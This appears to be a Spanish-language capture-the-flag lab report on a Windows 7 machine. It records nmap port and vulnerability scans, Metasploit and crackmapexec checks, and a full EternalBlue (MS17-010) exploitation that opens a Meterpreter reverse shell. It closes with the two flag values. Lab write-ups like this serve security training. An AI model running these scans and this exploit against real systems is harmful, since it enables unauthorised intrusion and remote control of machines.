Informe de análisis de vulnerabilidades, explotación y resultados del reto ETERNAL

Fecha emisión: [redacted]
Fecha de revisión: [redacted]
Nivel de confidencialidad: Restringido

Generado por:
Luis Dìaz Araujo.


Fecha de creación:
[redacted]

ÍNDICE

1. Establecer el objetivo

2. Puertos


sudo nmap -sS –min-rate 800 -o- –open -n -v -Pn 192.168.219.131 -oG allPorts



IP	192.168.219.131
Sistema Operativo	Windows
Puertos	135, 139, 445, 49152, 49153, 49154, 49155, 49156, 49157

3. Versiones

nmap -sV -sC -p135,139,445,49152,49153,49154,49155,49156,49157 -n -v -Pn 192.168.219.131 -oA eternal-scan



4. Escaneo de Vulnerabilidades

nmap --script="safe and vuln" -n -v -p135,139,445,49152,49153,49154,49155,49156,49157 -Pn 192.168.219.131 -oA vuln-scan

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

5. Msfconsole

```
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.219.131:445   - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:2h 36m 41s) (guid:{5
e9e9a82-1a88-429b-91f5-8223ee8fa092}) (authentication domain:WIN-845Q99OO4PP)Windows 7 Ultimate SP1 (build:7601) (name:WIN-845Q99OO4PP)
[+] 192.168.219.131:445   -   Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:2h
 36m 41s) (guid:{5e9e9a82-1a88-429b-91f5-8223ee8fa092}) (authentication domain:WIN-845Q99OO4PP)Windows 7 Ultimate SP1 (build:7601) (nam
e:WIN-845Q99OO4PP)
[*] 192.168.219.131:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.219.131:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.219.131:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

6. Crackmapexec

```
└─$ crackmapexec smb 192.168.219.131
SMB         192.168.219.131 445    WIN-845Q99OO4PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99OO4PP) (domain:WIN-845Q99OO4PP) (signing:F
alse) (SMBv1:True)
```

7. Exploit

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on [redacted]
[*] 192.168.219.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.219.131:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.219.131:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.219.131:445 - The target is vulnerable.
[*] 192.168.219.131:445 - Connecting to target for exploitation.
[+] 192.168.219.131:445 - Connection established for exploitation.
[+] 192.168.219.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.219.131:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.219.131:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.219.131:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.219.131:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.219.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.219.131:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.219.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.219.131:445 - Starting non-paged pool grooming
[+] 192.168.219.131:445 - Sending SMBv2 buffers
[+] 192.168.219.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.219.131:445 - Sending final SMBv2 buffers.
[*] 192.168.219.131:445 - Sending last fragment of exploit packet!
[*] 192.168.219.131:445 - Receiving response from exploit packet
[+] 192.168.219.131:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.219.131:445 - Sending egg to corrupted connection.
[*] 192.168.219.131:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.219.131
[*] Meterpreter session 1 opened [redacted] -> 192.168.219.131:49159) at 2024-04-24 20:49:59 -0500
[+] 192.168.219.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.219.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.219.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

8. Banderas

```
C:\Users\user\Desktop>type bandera1.txt
type bandera1.txt
0ef3b7d488b11e3e800f547a0765da8e
```

```
C:\Users\Administrator\Desktop>type bandera2.txt
type bandera2.txt
a63c1c39c0c7fd570053343451667939
```